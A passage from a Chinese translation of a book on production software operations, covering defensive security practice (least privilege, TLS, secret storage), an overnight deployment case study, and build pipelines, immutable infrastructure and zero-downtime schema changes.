第二，API应该使用最安全的通信方式。对于面向公众的API，这意味着要使用TLS。一定要将其配置为拒绝协议降级。同时保持根证书颁发机构文件的最新状态。损害证书行为发生的频率会超出你的想象。企业对企业的API最好使用双向证书，这样每个端点都能验证另一端的安全性。

第三，无论使用哪种数据解析器（JSON、YAML、XML、Transit、EDN、Avro、Protobufs或莫尔斯码等），都要确保解析器能够抵御恶意的输入。可以使用测试生成库为解析器提供大量的模拟输入，确保解析器能拒绝输入或以安全的方式失效。用Fuzz方法测试API尤其重要，因为从本质上讲，API应该尽快响应更多的请求，这样的测试能帮助API抵御自动化破解器的攻击。

11.2 最小特权原则

最小特权原则就是要求进程只具有完成其任务所需的最低特权级别。这绝不包括像root（UNIX/Linux）或administrator（Windows）一样执行任务。任何应用程序服务都须如此，应该以非管理员的用户身份工作。

我曾看到几台Windows服务器在几周的时间里，一直用管理员的身份通过远程桌面访问登入，因为必须要满足一些古老的供应商软件的运行要求。这个特定的软件包也无法作为Windows服务运行，所以它基本上只是一个运行了很长时间的Windows桌面应用程序，并不是为生产环境而设计的。

以root身份运行的软件会自动成为攻击者的目标，root级别软件中的任何漏洞都会自动成为关键问题。如果攻击者破解了shell来获得root权限，那么确保服务器安全的唯一方法是重新格式化硬盘并重新安装系统。

为了进一步限制漏洞的影响规模，每个主要应用程序都应该有自己的用户。例如，Apache用户不应该通过任何形式访问到Postgres用户。

UNIX应用程序可能只需要root权限打开1024端口以下某个端口的套接字。Web服务器通常希望默认打开80号端口，但是位于负载均衡器后面的Web服务器（请参阅9.3节）可以使用任何端口。

容器和最小特权

容器为系统的彼此隔离创造了很好的条件。与在主机操作系统上创建多个特定应用程序的用户不同，在容器环境中可以将每个应用程序打包到其专有的容器中，然后主机内核会将容器化的应用程序限定在自身专用的文件系统之内，这有助于降低容器的特权级别。

不过还是要小心，人们刚开始制作的容器镜像，通常包含大部分操作系统的文件。一些容器化的应用程序会在容器内运行整个init系统，允许多个shell和进程运行。那时，容器自己的攻击面就相当大了，这个攻击面必须是安全的。可悲的是，补丁管理工具现在还不支持容器。因此，容器化应用程序可能仍然存在一些操作系统漏洞，而在几天或几周前信息技术部门就已经修补过这些漏洞了。

这个问题的解决方案是将容器镜像视为“易腐货物”。你需要一个自动构建过程，通过上游代码库和本地应用程序代码，创建新的镜像。理想情况下，镜像会来自持续集成流水线。不过，务必为那些已经过了开发活跃期的应用程序配置定时构建任务²⁰。

²⁰这样做可以修补安全漏洞。——译者注

11.3 密码的配置

密码是应用程序安全的老大难问题，虽然它关乎每个应用程序，却没有人愿意去处理密码。每当应用程序服务器启动时，显然没有人能交互地敲入密码。因此，其他系统访问数据库时所需的密码和授权证书，必须配置到保存在某处的持久性文件中。

一旦密码保存在文本文件中，就很容易受到攻击。任何能够访问包含客户信息的数据库的密码，都会给攻击者带来数千美元的收入，并且

会让受害公司遭受数千次负面形象或敲诈勒索事件，这些密码必须以最高安全级别进行保护。

以密码安全的绝对最低标准来看，生产数据库的密码应独立于其他任何配置文件单独保存，尤其要放在软件安装目录之外。（在一次事故技术支持期间，我看到运维人员压缩了整个安装文件夹，并将其发回给开发人员进行分析。）包含密码的文件应仅对密码所有者可读，这个密码所有者应该是应用程序用户。如果应用程序是用可以执行权限分离的编程语言编写的，那么在权限降级之前，可以让应用程序读取密码文件。在这种情况下，密码文件可以由root所有。

密码保管库将密码保存在加密文件中，这将安全问题降低到了保护单个加密密钥，而不是保护多个文本文件。这样做有助于保护密码，但它本身不是一个完整的解决方案，由于人们很容易会不经意间更改或重写文件权限，因此应该使用入侵检测软件（如Tripwire）来监视这些重要文件的权限。

此时AWS的KMS就很有帮助。在KMS系统中，应用程序使用API调用来获取解密密钥。这样，加密数据（数据库密码）就不会和解密密钥放在同一个存储区中了！如果使用Vault产品，那么它会将数据库授权证书直接保存在保管库中。

在任何情况下，尽快删除内存中的密钥都非常重要。如果应用程序将密钥或密码保存在内存中，则内存转储也将包含它们。对于UNIX系统，core文件就是应用程序的内存转储。可以触发核心转储的攻击者能够获取密码，所以最好禁用生产应用程序中的核心转储功能。对于Windows系统，“蓝屏死机”表示内核错误，并伴随着内存转储。这个转储文件可以用微软的内核调试工具进行分析。在服务器上进行相关配置后，转储文件就能包含机器上全部物理内存的副本（内有密码及所有其他内容）。

11.4 安全即持续的过程

没有谁能保护你免受十大安全漏洞的侵害，框架不能，公司AppSec团队的一次性安全审查也不能。保证安全是一项持续的活动，必须是系

统架构的一部分，关于加密通信、静态数据加密、身份验证和鉴权的关键决策，这些都是影响整个系统的常见因素。

新的攻击方法层出不穷。必须建立一个过程发现攻击（最好在攻击来临之前），并能快速修复系统。

当部署未经实战检验的技术时，上面那句话就显得格外重要。采用新API的新技术将会存在漏洞，但这并不意味着应该放弃其提供的优势。这其实意味着你需要及时给它打补丁，确保可以立即重新部署服务器。

11.5 小结

应用程序的安全影响着生活秩序。这是全新的领域，我们既要考虑组件级行为，也要考虑整个系统的行为。两个安全的组件混合在一起，不一定能构成一个安全的系统。

攻击者眼中最常见的价值目标是用户数据，特别是信用卡信息。即使不使用信用卡，也不能掉以轻心。工业间谍活动真实存在，这些活动有时看起来毫无杀伤力。

要谨防“馅饼皮”的防御策略。内部API需要受良好的身份验证和鉴权的保护，加密线路上的数据也至关重要，即使在组织内部也是如此，现如今已经没有安全的边界了。惨痛的经历表明，在发现问题之前，攻击可能已经持续了很长一段时间，攻击者早就盘算并获取了那些诱人的用户数据。

有关应用程序安全的完整处理方法的讨论，已经超出了本书的范围。本章有三大主题，分别是软件架构、运维和安全。让我们从本章开始，前往CVE、CWE和CERT这些丰富多彩且充满艰险的世界吧。

从物理板卡（铜、硅和氧化铁）一直到系统性的思考，我们已经完成了系统设计从低到高各个层次的讨论。接下来的章节将介绍为生产环境而设计的关键时刻——部署！

第三部分 将系统交付

本部分内容：

- 第 12 章 案例研究：等待戈多
- 第 13 章 为部署而设计
- 第 14 章 处理版本问题

第 12 章 案例研究：等待戈多

只编写代码是不够的，只要没有在生产环境中运行，一切都不算完成。通往生产环境的道路，有时是平坦的高速公路，有时则是坑坑洼洼的泥泞小路，沿途还有土匪和检查站。后者在较老的系统中尤为明显，下面就是一个案例。

当我看向墙上的挂钟时，已经是凌晨1:17了。揉揉干涩的眼睛，我发誓时间肯定停止了，挂钟显示的时间一直是1:17。我看过许多黑色电影，以为此时应该有苍蝇爬过挂钟的表面，可是并没有，苍蝇应该睡着了。在Polycom电话会议上，有人正在汇报状态，这个DBA说，一个SQL脚本无法正常工作，但他通过使用不同的用户ID运行，结果就把这个脚本“修复”了。

挂钟显示的时间已经没有多大意义。Lamport时钟¹现在还卡在午夜前。运维操作剧本中有一行指出，SQL脚本在晚上11:50会执行完毕。我们此刻仍然在试图运行SQL脚本，因此逻辑上仍然停留在晚上11:50。在黎明之前，我们需要让剧本时间和实际的时间达成一致，成功实现这一部署。

1指分布式系统中用于确定事件发生顺序的技术。——译者注

剧本中的第一行始于前一天下午，附着着每个环节的一系列状态报告：开发、QA、内容、商家、订单管理，等等。在剧本第一页的某处，写着下午3点开了一次部署决策的会议。尽管QA人员表示他们还没有完成测试，可能仍然会找到一个让系统“演砸”的大缺陷，但每个人还是都投票同意进行部署。在部署决策会议之后，相关业务干系人收到了一封电子邮件，上面宣布部署将继续进行。这封电子邮件提示他们先回家，下午4点吃晚饭，然后睡一会儿。我们需要他们在凌晨1点起床，对新功能进行“冒烟测试”。凌晨1点到3点是用户验收测试的时间段。

凌晨1:17，业务干系人都醒了，等着做他们的的事情，而我在等着做我的事情。大约在凌晨12:40时，我根据剧本运行了一个脚本。我不知道

需要等多久，但不知何故，我肯定挂钟会在1:17停下来。在此之前，我在图表上看到一些数字。在几年前的发布中，这些数字是错的，所以现在要查看它们。我知道触发问题的代码很久以前就被重写了，现在也不需要我们做什么，但剧本要求监控这些数字，所以我们这样做了。另外，发布负责人有时会问起这些数字。

两天前，我们就开始审查和更新这个剧本。更新流程是，发布负责人逐行检查整个内容，其间我们会确认每一行，或者为这次特定的发布更新某些行。有时步骤会多一些，有时会少一些。不同的发布会影响不同的功能，所以我们需要不同的人员进行调试，每次审查会议都需要两三个小时。

20多个人围在长长的会议桌旁，低头看着各自的笔记本电脑，如同在向Polycom电话那端祈祷：“请告诉我系统好了，请告诉我系统好了。”另外还有20多个人在全球4个地点参加电话会议。加起来，这次发布在24小时内消耗了40多个人。大部分的运维人员待在会议室里，剩下的都去睡觉了，这样第二天早晨他们才有精力处理剩余的问题。前一段时间，由于极度疲惫的缘故，我们出现了一次运维操作的失误，因此现在，剧本中就有了第二团队回家睡觉这一步骤。此时，耳边回响起Sandra Boynton的《睡前故事书》中的两句：

一天结束啦，互相道晚安。

有人走过来，把灯轻轻关。

但是我们的剧本没有能写奇思妙想的地方。

当不再看挂钟时，Lamport时钟又开始前移了。此时，发布负责人让系统运维工程师更新符号链接。我的提示语是“我是系统运维”。这并不像说“我是钢铁侠”那么酷。其实，DevOps这个术语在一年之后才出现。我在PuTTY窗口中按下了回车键，登录到了跳板机——其他机器接受SSH连接的唯一机器。脚本在每台机器上都做了3件事：更新一个符号链接来指向新的代码段，运行JSP预编译器，并启动服务器进程。另一个脚本在几小时前将代码放到了服务器上。

完成用户验收测试后，工作就做完了。这时，Polycom电话发出的声音令我们再次集中精神：“系统还是不行。”这可能是我收到的最没有用

的缺陷报告了。事实证明，这个人当时在测试不属于这次发布的一个页面，并且是两三年前就发现了一个错误。

不知道如何打发时间，在对荧光灯产生的嗡嗡声的性质进行了一番富有成效的思考之后（我认为灯的音调在50Hz电源的国家会有所不同），我开始思考这种部署的成本。在一张小餐巾纸上做的计算让我吃了一惊，我甚至做了电子表格。用户验收测试部署“军团”的规模乘以一天的工时，虽然不知道成本结构，但我可以猜测，每人每小时100美元的成本不算太离谱。我也算上了网站盲目部署损失的一些销售额，因为系统只在一天中的低谷时段处于离线状态，所以这并不是很多。执行这次部署的成本约为10万美元，这种部署每年有4~6次。

几年之后，我去在线零售商Etsy那里见识了一次软件部署。当时，一位投资人正在访问该公司，作为访问的常规事项，该公司会让他按下按钮，体验运行Deployinator2。投资人似乎很高兴，但并不觉得意外。我感到一种歇斯底里般的狂怒，想上去一把抓住他的领子问他：“难道你不明白这意味着什么吗？！难道这不神奇吗？！”与此同时，我为部署“军团”花费的所有时间产生了深深的失落感。所有这一切浪费了多少生命！浪费了多少人力！我们像使唤机器人一样使唤人。搅乱生活、家庭、睡眠……这一切是多么大的浪费！

2由Etsy开源的部署工具。——译者注

最后，用户验收测试部署失败了。虽然某些功能已通过QA测试，但因为QA环境中的数据与生产环境不匹配，所以没有通过用户验收测试。生产环境存储了一些额外的内容，其中包含一些JavaScript代码，这些代码会重写来自第三方的部分页面，但不适用于新的页面结构。当完成回滚程序时，墙上的挂钟显示大约已是早上5点了。那天下午，我们开始计划两天后的第2次尝试。

你可能拥有自己的部署“军团”。生产环境中的软件存在的时间越长，就越有可能有这样的“军团”。接下来的章节将介绍导致这种反模式出现的力量，同时也会讨论如何爬出绝望的深坑。你会了解到，更常规和更快的部署，能直接提升经济效益。另外，起作用的良性循环将赋予你超能力。最重要的是，你大可不必在那些能用脚本完成的任务上浪费生命。

第 13 章 为部署而设计

第12章中的案例展示了一场现实部署中的噩梦，但这只是一次，还有无数次浪费时间和金钱的部署。如果考虑自动化部署甚至持续部署，事情就容易多了。本章将介绍如何设计应用程序来轻松地发布软件，并在这一过程中介绍打包、集成点版本控制和数据库模式。

13.1 机器与服务

鉴于业界现在所拥有的虚拟化和部署选项的多样性，服务器、服务和主机等词的定义已经变得模糊不清了。在本章中，机器指的是可配置的操作系统实例。如果系统在真正的机器上运行，那么这就意味着物理主机。如果系统在虚拟机、容器或unikernel上运行，那么这些就是单元。当需要重点区分时，本书会特意说明。服务指的是供其他系统使用的可调用接口，由在多台机器上运行的软件的冗余副本组成。

如今我们已经到达什么程度了？我们在生产环境中运行软件的方式，比以往任何时候都要多。最终的结果是，我们的环境拥有比以往更多的机器，而且大部分都是虚拟的。对于服务器，虽然我们会谈论它是“宠物”还是“肉牛”，但鉴于其短暂的生命周期，我们应该称其中的一些为“蜉蝣”。因为有些机器是其他机器创建的，所以运维人员从未接触。这些机器的存在，意味着我们需要管理更多的配置，同时需要更多的配置管理工具协助管理。如果我们接受这种复杂性，那么其间必然会有所收获——部署期间系统的运行时间会增加。

13.2 计划停机时间的谬误

贯彻本书的基本前提是，版本1.0是系统生命的孕育阶段。这意味着当部署到生产环境中时，不能计划一次或几次就完成部署，而应该每次一点逐步叠加地进行多次部署。然而在早些年，我们编写了软件，将其压缩，然后再将其扔到“墙”那边，交给运维部门进行部署。如果运维人员很友好，那么也许我们能够在软件发布说明里面，添加一些需

要设置的新配置选项的描述，运维部门就会安排一些“计划停机时间”执行发布。

我不喜欢“计划停机时间”这个词，因为从来就没有人会将这个最新计划随时通知用户。对用户而言，在停机时间里就用不了系统。你所发送的宣布停机时间的内部电子邮件，对用户来说毫无价值。发布应该像K探员在影片《黑衣人》中说的那样：“总会有Arquillian战舰，总会有Corillian死亡射线，总会发生星系瘟疫（总会有要部署的重要发布），所以用户开启幸福生活的唯一方式，就是从来不知道这一切！”

在系统发布后，大多数情况下，我们会针对系统的状态进行设计。但麻烦之处在于，这种设计思路的前提是整个系统可以在瞬间突然发生改变。而在现实中，系统不是这样运作的，更新系统的过程需要花费时间。在典型的设计中，系统始终要明确其本身在设计“之前”和设计“之后”的状态，而不考虑“执行中”的状态。但用户能够看到系统处于“执行中”的状态，即便如此，我们还是希望不影响用户体验。那么如何调和这些不同观点？

可以通过设计应用程序解决部署行为和发布时间的问题。换句话说，不能只为了最终状态而编写代码，然后将代码交给运维部门，让他们搞清如何在生产环境中运行这些程序。相反，要将部署视为软件的一个特性。本章的其余部分将讨论3个关键话题：自动化、服务编排和零停机时间部署。

13.3 自动化部署

本章旨在帮助你了解如何设计易于部署的应用程序。本节将介绍部署工具，从而使你对其如何影响设计有基本的了解。这个概述对学会使用Chef并开始编写部署菜谱来说还不足够，但会将Chef及类似的工具放到相应的场景中来，以便了解如何处理与自动化部署相关的各个要素。

第一个要讨论的工具是构建流水线。将代码变更提交到版本控制系统后，构建流水线就会启动。（有些团队喜欢在代码提交到版本主分支时就触发构建，有些团队要在版本控制系统中打了特定的标记后才会

触发构建。)从某些方面看，构建流水线是一台超级CI服务器。事实上，构建流水线通常使用CI服务器来实现，这条流水线横跨开发活动和运维活动，起点与CI一样，步骤涵盖诸如单元测试、静态代码分析和编译等开发问题，如图13-1所示。在发布测试报告及软件后，CI到此结束。接下来构建流水线将继续执行一系列步骤，最终将软件部署到生产环境中。这些步骤包括将代码部署到试验环境（实际或虚拟环境，也许是全新的虚拟环境），运行迁移脚本以及执行集成测试。

1continuous integration，持续集成。——译者注




图 13-1 构建流水线

虽然称之为构建流水线，但它更像是一个构建漏斗，因为构建流水线的每个阶段都在寻找如何拒绝这次构建。测试失败？拒绝。`lint`静态代码分析报错？拒绝。构建未通过staging环境²的集成测试？拒绝。完成的制品有问题？拒绝。

²也称模拟环境，模拟真实生产环境，有助于在发布前及时发现问题。
——译者注

清晰起见，图13-1将各个步骤都汇总在一起。在真实的流水线中，可能会有更多更小的步骤，例如，部署到试验环境通常包括本章后面将要讨论的准备、推送和清理等阶段。

市面上有一些流行的构建流水线产品。`Jenkins`可能是如今最常用的工具，我还喜欢使用ThoughtWorks的GoCD。许多新工具在争夺这个领域，包括Netflix公司的Spinnaker和亚马逊的AWS Code Pipeline。另外，你始终可以选择启动自己的脚本和代码提交后的挂钩程序。一定要避免掉入分析陷阱，不要试图去找最好的工具，而应该选择一个足够满足需要的，然后好好加以利用。

在构建流水线的尾部，构建服务器与某一配置管理工具（请参阅第8章）进行了交互。大量的开源工具和商业工具瞄准了部署这个市场，它们有一些共性，比如可以用工具能够理解的一些描述声明所需的配置。这些描述保存在文本文件中，因此可以进行版本控制。注意，这些文件不是像shell脚本那样描述要执行的特定操作，而是描述机器或服务的期望结束状态。这些工具接下来就是确定要采取什么行动来使机器符合上述最终状态。

配置管理还意味着将特定配置映射到主机或虚拟机上，这种映射可以由运维人员手动完成，也可以由系统自动完成。通过手动分配，运维人员告诉工具每台主机或虚拟机必须执行的操作，然后该工具根据相关主机的角色对其进行配置，如图13-2所示。




图 13-2 配置管理示意图

自动角色分配意味着运维人员不能为特定的机器选择角色。相反，运维人员会提供这样的配置：“这些位置上的服务X应该使用Y副本来运行。”这种方式能与PaaS形式的基础设施配合使用，如图13-3所示。这个PaaS平台必须通过运行正确数量的服务实例实现上述配置，但运维人员并不关心哪些机器处理哪些服务。该平台会将请求的容量与基础设施的约束结合起来，找到具有足够CPU、内存和磁盘的主机，但避免让实例共存在同一主机上。由于服务可以在具有不同IP地址的任意数量的不同机器上运行，因此平台还必须配置网络，实现负载均衡和流量路由。




图 13-3 自动角色分配与PaaS平台配合使用

除了角色映射外，还有不同的打包和交付机器的策略。其中一种方法是，在启动最小镜像后，就进行所有的安装，即通过一组可重用和可参数化的脚本，安装OS部署包、创建用户、建立目录以及按模板内容写入文件等。这些脚本还会安装指定的应用程序版本，在这种情况下，脚本是可交付的，并且打包的应用程序也是可交付的。

在这种“收敛性”方法下，部署工具必须检查机器的当前状态，并制定计划来匹配已声明的期望状态。这个计划几乎可以涉及所有事情：复制文件、将值代入模板、创建用户、调整网络设置，等等。每个工具都有办法确定不同步骤中的依赖关系，其职责就是按照正确的顺序执行这些步骤，比如在复制文件前，目录必须存在；在拥有文件之前，用户必须创建账户。

如果使用8.1.2节讨论的不可变的基础设施，那么打包的单位会是虚拟机或容器镜像。这些会完全由构建流水线构建，并在平台上进行注

册。如果镜像需要任何额外的配置，这些配置必须在镜像启动时由环境注入。例如，亚马逊机器镜像会以虚拟机的形式打包，而其创建的机器实例可以查询创建环境，找到实例启动时的用户数据。

在不可变的基础设施阵营中，人们认为收敛从来就不会奏效。假设一台机器已经运行了一段时间，并且经历了许多次部署，其中某些资源可能处于连配置管理工具都不知道如何修复的状态，因此无法从当前状态收敛到预期状态。还有一个更微妙的问题：配置菜谱中甚至没有包含机器状态的某些部分，这些部分不会被工具处理。但这可能会与预期情况完全不同，比如考虑一下内核参数和TCP超时等问题。

如果使用不可变的基础设施，那么一般从基本的操作系统镜像开始部署。此时并不是试图从未知状态收敛到预期状态，而是始终从已知状态——主操作系统镜像——开始。这样的做法应该每次都能成功，即使不成功，至少测试和调试配置菜谱也会很简单，因为只需考虑一个初始状态，无须面对长寿命机器经过“一层层抹泥”般多次配置后的复杂状态。当需要更改配置时，只要更新自动化脚本并构建新机器，然后过时的机器就可以删除了事。

显而易见，上述不可变的基础设施与IaaS、PaaS以及自动化映射是高度一致的，而状态收敛在物理机器部署、长寿命虚拟机器和手动映射中则更为常见。换句话说，不可变的基础设施适用于“肉牛”模式，而状态收敛适用于“宠物”模式。

13.4 持续部署

从开发人员向代码库提交代码到代码最终在生产环境中运行，这段时间的代码最为棘手。未部署的代码就是未完成的库存，有着未知的缺陷，会令容量扩展失效，会导致生产环境出问题，也可能很好地实现一个没人想要的功能。但在代码进入生产环境之前，无法确定这些问题是否真的存在。持续部署就是尽可能地缩短上述时间段，尽可能地减少未部署代码引发的问题。

代码部署规模和风险之间也存在着恶性循环，如图13-4所示。随着代码从提交到生产环境之间交货时长的逐渐加长，该部署累积的代码变

更会越来越多。较大的部署规模加上较多的变更，风险肯定更高。当这些风险逐步转变为危机的时候，最自然的反应就是增加评审步骤，减轻未来的风险。但是这会延长交货时长，从而进一步增加风险！



图 13-4 代码部署规模与风险

只有一种方法可以打破这个恶性循环：将“越是痛苦的事情，越要更频繁地去做”内化于心。在极限情况下，这句话意味着“持续不间断地部署所有代码”。对部署而言，这句话意味着每次提交代码，都要运行完整的构建流水线。

在构建流水线的最后阶段有两种做法。一些团队会用流水线自动触发执行生产环境的最终部署，另一些团队则会有一个“暂停”阶段，其间会有人做出同意部署的确认：“是的，这样构建很好。”（换一种说法就是，“是的，如果部署失败，你们可以解雇我”。）这两种做法都是有效的，具体选择哪种很大程度上取决于组织的环境。如果放慢软件

发布进度耗费的成本，超过部署软件中弥补错误需要的成本，那么通过流水线自动将代码部署到生产环境更合适。另外，在安全攸关或高度管制的环境中，由代码错误造成的成本，可能会远远大于在竞争中较慢地发布软件的成本，此时在部署到生产环境之前进行人工检查更为合理，但要确保掌管授权按钮的人能随时待命，比如在凌晨2点授权发布应急代码变更。

在对构建流水线涵盖的内容有了更好的理解之后，接下来看看部署中的各个阶段。

13.5 部署中的各个阶段

毫无疑问，持续部署首先出现在使用PHP的公司中。部署PHP应用程序，就是简单地把文件复制到生产主机上，然后下一个访问该主机的请求就会访问这些新文件。此时唯一需要考虑的，就是当请求访问尚未完成复制的文件时，该如何处理。

而在与之相反的情况下，考虑500万行Java应用程序代码构建的大EAR文件，或者一个拥有几百个程序集的C# 应用程序。将这些应用程序复制到目标机器上需要花很长时间，然后还要重启一个大型的运行时进程，通常还需要初始化内存中的缓存和数据库连接池。

上述情况属于图13-5所示频谱图的中间部分。图中越往右的部分，软件打包的程度就越高。在右侧最极端的情况下，应用程序会以整个虚拟机镜像的形式部署。



图 13-5 频谱图

相比复制软件包文件并重新启动应用程序容器，复制没有运行时进程的单个文件速度更快。反过来，相比复制千兆字节大小的虚拟机镜像和引导操作系统，它们的速度更快。

可以将这种部署粒度与更新单台机器所需的时间联系起来。粒度越大，安装和激活软件所需的时间就越长。在对多台机器进行部署时，必须考虑这一点。不要在规划一个30分钟时间窗口的部署后，却发现每台机器都需要60分钟才能重新启动！

当新版本推出时，宏观和微观的时间尺度都会发挥作用。微观时间尺度适用于单个实例（主机、虚拟机或容器），宏观时间尺度适用于这个版本的整体推送。这种嵌套展示了如下结构：一个大时间尺度的过程，内嵌许多单独的过程，如图13-6所示。




图 13-6 时间尺度嵌套结构图

在微观层面上，了解4个时间跨度很重要。首先，准备切换需要花多长时间？对于可变的基础设施，这意味着将文件复制到位，从而能够快速更新符号链接或目录引用。对于不可变的基础设施，这就是部署新镜像所需的时间。

其次，停止接受新的请求后，需要多长时间排空程序？对无状态的微服务来说可能只需一两秒，而对类似具有黏性会话附带任务的前端服务器来说，可能需要很长时间——会话超时时间和最大会话持续时间。请记住，会话可以保持活动的时间长度可以没有上限，特别是当你无法区分访问者是人类还是机器人或网络爬虫的时候，尤其如此！应用程序中所有被阻塞的线程都会阻止排空过程，那些被阻塞的请求看起来很有价值，但实际情况肯定不是。无论是哪种情况，你都可以观察负载情况，直到认定排空程序已告一段落，从而可以放心地杀死那些被阻塞的进程，或者设定一个“排空过程大概可以了”的时间限制。系统规模越大，就越有可能选择设定时间限制，让整个过程中更具可预测性。

再次，变更多久才能安装就位？如果只需要更新一个符号链接，这个过程就非常快。对一次性基础设施来说，不存在“变更安装”的环节，只是使用新版本创建一个新实例。在这种情况下，这段时间会与“排空”期重叠。此外，如果部署需要手动复制软件包或编辑配置文件，那么就需要花上一段时间。但是要注意，这样手动操作更容易出错！

最后，一旦在特定机器上启动新版本，该实例多久才能准备好接受负载？这不仅仅指运行时的启动时间，因为许多应用程序只有在加载了高速缓存，预热了即时编译器，建立了数据库连接等之后，才能做好处理负载的准备。如果将负载发送给尚未准备好的计算机，那么对那些不幸成为第一批到访者的请求来说，会看到两种情况——要么服务器返回错误响应，要么响应时间会很长。

宏观的时间框架包含了所有微观的时间框架，然后前后各加上一些准备工作和清理工作，准备工作涉及所有可以执行且不会干扰应用程序当前版本的操作。在此期间，虽然旧版本仍然在各处运行，但依旧可以安全地推出新内容和新资产（只要它们具有新路径或新URL）。

一旦将部署视为一段时间内的工作，就可以让应用程序协助完成自身的部署。这样，应用程序就可以缓和那些通常会导致部署停机的问题，比如数据库模式变更和协议版本。

13.5.1 关系数据库模式

数据库变更是“计划停机时间”背后的驱动因素之一，特别是关系数据库的模式变更。预先做一些思考和准备，可以避免产生那些重大的、不连续的和导致停机的变更需求。

你可能已经拥有了一个数据库迁移框架。如果没有的话，那么肯定要预先拥有这种框架。通过使用编程控制实现数据库模式版本前滚，而不是在管理员命令行界面上运行原始的SQL脚本。对测试来说，除了支持前滚，最好也要支持回滚。

像Liquibase这样的迁移框架有助于变更数据库模式，但框架不会自动令这些变更实现向前兼容和向后兼容，此时必须要将数据库模式变更分解为扩充和清理两个阶段。

在推出新代码之前，下面这些数据库模式的变更是完全安全的。

- 添加一个表格。
- 添加视图。
- 在表中添加一个可空列。
- 添加别名或同义词。
- 添加新的存储过程。
- 添加触发器。
- 将现有数据复制到新的表格或列中。

所有这些都涉及添加内容，所以可以将其称为数据库模式变更的扩充阶段（稍后会讨论清理阶段）。评判扩充变更的主要标准是，当前应用程序不会使用这些变更中的任何内容。只要那些触发器没有约束条件且不会抛出错误，那么添加它们就是安全的。

在现代应用程序架构中，很少会看到触发器。这里提到触发器是因为能利用它们创造“垫片”。在木工行业中，垫片是一块填充两个木结构之间间隙的薄木片。在部署中，垫片是一些有助于连接应用程序旧版本和新版本的代码。例如，假想拆分一张表，如图13-7所示。在准备阶段，可以添加新表B，接下来等软件新版本推出之后，一些实例就会读写这张新表。然而此时仍然会有些实例依旧使用旧表，这意味着可能存在一个实例，在关闭自身之前会将新数据写入旧表，而在上述准备过程中复制到新表中的那些数据，肯定不会包含这样的新数据，此时就发生了数据丢失。

